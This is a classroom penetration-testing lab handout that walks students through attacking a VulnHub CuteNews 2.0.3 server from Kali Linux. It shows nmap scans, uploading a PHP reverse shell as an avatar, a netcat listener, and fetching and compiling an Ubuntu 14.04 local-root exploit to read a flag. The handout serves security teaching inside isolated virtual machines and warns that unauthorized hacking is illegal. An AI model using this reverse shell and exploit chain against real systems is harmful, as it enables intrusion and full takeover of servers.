

Cyber Security Penetration Testing Activity

This activity is a guided penetration testing activity that does not require much prior knowledge about computer security. However, basic knowledge of computers, i.e. how to execute commands, is required. **Do not attempt to hack into any computers without permission from the owners. This is illegal!**


Scenario

The company FastNews Ltd. is planning to deploy a news server. Their news server will be based on CuteNews 2.0.3 (<http://cutephp.com/>), a free news management system, and will run on a machine with Ubuntu 14.04 Linux operating system (<https://www.ubuntu.com/>). FastNews Ltd. has set up a test server and contracted you to find out whether their setup is secure and can be deployed. You have no physical access to the machine, and you can only access their test server via the network. Being a skilled ethical hacker you start your work immediately...

To test the security of the server you will use a computer with Kali Linux (<http://www.kali.org>). Kali is a Linux distribution developed for security testing. Both the Kali computer and the test server will run as virtual machines inside your physical PC using VirtualBox (<https://www.virtualbox.org/>).

Boot


Start the Oracle VirtualBox Manager application. You should see a window as in the following picture.




Start the Kali VM (hacker's computer) and the FastNews Server VM (test server) by double clicking on the names. For each virtual machine a window will appear which shows the boot process. Booting will take a minute or two and is completed when you see a login prompt.

Login

You are not allowed to directly login in to the Server VM at any time. Login to your Kali machine with the user name “root” and password “toor” as follows.



Open a command line window by clicking on Terminal Emulator under Applications as shown below. Remember hackers always use command line windows 😊.



Find out network addresses of the attacker and the target

First let's find out the network address of our own Kali machine with the command:

```
ifconfig eth0
```

The network address is the in the second line of the output following the keyword “inet”. For example, in the following picture it is 10.0.2.8. **Write down the KALI_ADDRESS address as you will need it later.**


```
Terminal - root@kali: ~
File Edit View Terminal Tabs Help
root@kali:~# ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.8 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::a00:27ff:fe01:61fb prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:e1:61:fb txqueuelen 1000 (Ethernet)
    RX packets 3 bytes 1240 (1.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 10 bytes 1308 (1.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~#
```

Now let's find out the network address of the server we are testing using the following command (replace 10.0.2.8 below with your KALI_ADDRESS):

```
nmap -sn 10.0.2.8/24
```

nmap will scan the network for active hosts and print out a list of addresses. Addresses ending with .1, .2 or .3 are the local router and you will also see an entry for KALI_ADDRESS. The remaining IP address is the target server. For example, in the picture below the network address of the server is 10.0.2.9. Write down the SERVER_ADDRESS as you will need it later.



```
Terminal - root@kali: ~
root@kali:~# nmap -sn 10.0.2.8/24


Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2017-07-04 02:48 EDT
Nmap scan report for 10.0.2.1
Host is up (0.00018s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2
Host is up (0.000073s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (0.00015s latency).
MAC Address: 08:00:27:F7:92:31 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.9
Host is up (0.00012s latency).
MAC Address: 08:00:27:71:C9:5E (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.8
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 1.94 seconds
root@kali:~#
```

Looking for open ports

The first step any hacker or penetration tester will do is to check for actively running network services enabled on the target. Let's scan the target with the following command:

```
nmap -sV SERVER_ADDRESS
```

From the output of nmap (shown below) we can see that there is only a single service running, namely an Apache 2.4.7 web server on port 80. No other open ports means the only remote attack vector is through the web server.



```
Terminal - root@kali: ~
root@kali:~# nmap -sV 10.0.2.9


Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2017-07-04 02:53 EDT
Nmap scan report for 10.0.2.9
Host is up (0.00011s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.7 ((Ubuntu))
MAC Address: 08:00:27:71:C9:5E (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.54 seconds
root@kali:~#
```

Access the web server

Let's access the web server from your Kali machine. Start a web browser (Applications->Web Browser) and navigate to SERVER_ADDRESS by typing in the URL http://SERVER_ADDRESS. You should see a web site that looks like the screenshot below. From the start page we can see that CuteNews version 2.0.3 is running on the server. By looking at the source code of the page (right click and select View Page Source) we learn that the web site is implemented using a scripting

programming language called PHP (you will find the reference “index.php” in one line). (We could have also found that out just by going to the CuteNews web page <http://cutephp.com/>.)



Finding a way in


From the web page we can't see any ways into the server directly. OK, let's check if this particular version of CuteNews has any vulnerabilities we can exploit. Exploit Engine (<https://www.exploit-db.com/>) is a search engine for vulnerabilities. Searching for CuteNews 2.0.3 we find the following exploit related to file upload: <https://www.exploit-db.com/exploits/37474/>. The exploit description has details on how to do it:

1. Sign up for New User
2. Log In
3. Go to Personal options
<http://www.target.com/cutenews/index.php?mod=main&opt=personal>
4. Select Upload Avatar Example: Evil.jpg
5. Use tamper data & Rename File Evil.jpg to Evil.php

The idea is to create an account and then instead of an avatar picture upload a PHP script that is executed on the server. Great so let's follow these instructions.

Create new user

Click on the (register) link on the CuteNews start page. Fill out the following form using a name, fake email address and password of your choice and **make sure you write down USER_NAME and password**. No email check is required. Click on the Register button.




On the following page you see the link to “Personal options”. Click on it.

On the personal option page you can upload a file for use as an avatar picture. Instead of a picture we will upload a script that creates a backdoor into the system. As backdoor we will use a PHP reverse shell, which the web server will execute (it is called a reverse shell because the server will open a connection to our Kali machine). The shell is from <http://pentestmonkey.net/tools/web-shells/php-reverse-shell> but you already find **php-reverse-shell.php** in the /root directory of your Kali machine. Open the script with an editor (Applications->Accessories->Leafpad) and change the network address in the line “\$ip = ‘A.B.C.D’; // CHANGE THIS” to KALI_ADDRESS (that you learned above). Save the modified file.

```
php-reverse-shell.php
File Edit Search Options Help
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Window
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.0.2.8'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Switch back to the web browser and go to the personal options page and select the PHP reverse shell as avatar image. Click on the “Save Changes” button.




The PHP script will open a connection from the server to our Kali machine. We use a tool called netcat to act as listener on the Kali machine. Go back to your command line window and run:

```
nc -lvp 1234
```

Note that the port specified (1234) needs to be the same as specified in the PHP script.

How do we activate our backdoor into the server? Switch back to your web browser. If you look at the page source code again after you have uploaded the image, which is in fact a PHP script, it shows the location of the image, as the image is displayed on the web page. From the img src it is clear that the script has been renamed into `avatar_USER_NAME_php-reverse-shell.php` and resides in the uploads directory. So let's load the URL http://SERVER_ADDRESS/uploads/avatar_USER_NAME_php-reverse-shell.php



There will be an error message and the browser will keep loading the page. This is because the PHP script has an endless loop. Switch to your command line window where you started netcat. You will see that a connection has been made and you can see a command prompt of the server.

You are now inside the server!!! You can enter a command, for example “`ls -l`” to list files in the current directory.

Optional: Escalating privileges

Type the following command in your shell inside the server.

```
id
```

It will show something like this:

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

The uid is the user ID we are logged in as. The user www-data is the user the web servers runs as. Since our PHP script is executed by the web server we now have access to the server with permissions of user www-data. Since all of our commands are executed under the permissions of www-data and this user has very limited permissions, we are still very limited in what we can do on the server. We can snoop around a bit, but lots of things are beyond our reach.

Let's do better and get administrator privileges. First, check what exactly the operating system (OS) on the server is with the following command:

```
uname -a
```

This will print out a string like this:

```
Linux simple 3.16.0-30-generic #40~14.04.1-Ubuntu SMP Thu Jan 15 17:45:15 UTC 2015  
i686 athlon i686 GNU/Linux
```

From the output we learn that the OS is Ubuntu 14.04. Consulting the exploit database again this time searching for “Ubuntu 14.04” we find the following vulnerability that allows privilege escalation and getting administrator permissions: <https://www.exploit-db.com/exploits/37292/>

The exploit code is already on your Kali machine in the directories /root and /var/www/html/. It is named ofs.c. We could use netcat to copy ofs.c to the server, but let's do it in a simpler way. Open another command line window on the Kali machine and start an Apache web server:

```
apachectl start
```

Now switch to the command line window on the server. As www-data user we have very limited access but we have write permissions in directory /tmp. So go to /tmp on the server:

```
cd /tmp
```

And download the ofs.c file from the Kali machine to the server with the following command:

```
wget http://KALI_ADDRESS/ofs.c
```


Check that ofs.c is there with:

```
ls -l
```

The exploit is C source code that still needs to be compiled into an executable file. Let's do that on the server (luckily gcc, the C compiler, is on the server, but on Linux it often is installed by default):

```
gcc ofs.c -o pwn
```

The following screenshot shows the previous commands and outputs.




```
Terminal - root@kali: ~
File Edit View Terminal Tabs Help
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ wget http://10.0.2.8/ofs.c
--2017-07-04 03:41:25-- http://10.0.2.8/ofs.c
Connecting to 10.0.2.8:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4994 (4.9K) [text/x-csrc]
Saving to: 'ofs.c'
 0K [.....] 100% 1.23G=0s
2017-07-04 03:41:25 (1.23 GB/s) - 'ofs.c' saved [4994/4994]
$ ls -l
total 8
-rw-rw-rw- 1 www-data www-data 4994 Jul  4 03:34 ofs.c
$ gcc ofs.c -o pwn
$
```

Now let's execute the compiled exploit:

```
./pwn
```

You can see some output and the prompt changes from a \$ to a # meaning we are the administrator (root) now on the server. You can confirm this with the "id" command as shown below.



```
Terminal - root@kali: ~
File Edit View Terminal Tabs Help
$ ./pwn
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
#
```

You own the server now 😊. Capture the victory flag to prove it with:

```
cat /root/flag.txt
```

Well done. You need to contact FastNews Ltd. now to tell them their setup is completely insecure and they should update the Ubuntu Linux operating system as well as CuteNews to more recent and presumably more secure versions.

The end.

Acknowledgements

The target Simple VM focuses on the basics of web based hacking. The VM was created by Robert Winkel and you can download it and get more information about it here:

<https://www.vulnhub.com/entry/sectalks-bne0x03-simple,141/>

Resources

PicoCTF is a security game for middle and high school students (<https://picoctf.com/>).

Vulnhub has many virtual machine based penetration testing challenges ranging from simple challenges to very advanced challenges (<https://www.vulnhub.com>).

G. Weidman, "Penetration Testing – A Hands-On Introduction to Hacking", no starch press, 2014, ISBN-10: 1-59327-564-1, <https://repo.zenk-security.com/Magazine%20E-book/Penetration%20Testing%20-%20A%20hands-on%20introduction%20to%20Hacking.pdf>

Work Sheet

KALI_ADDRESS _____

SERVER_ADDRESS _____

USER_NAME _____

Password _____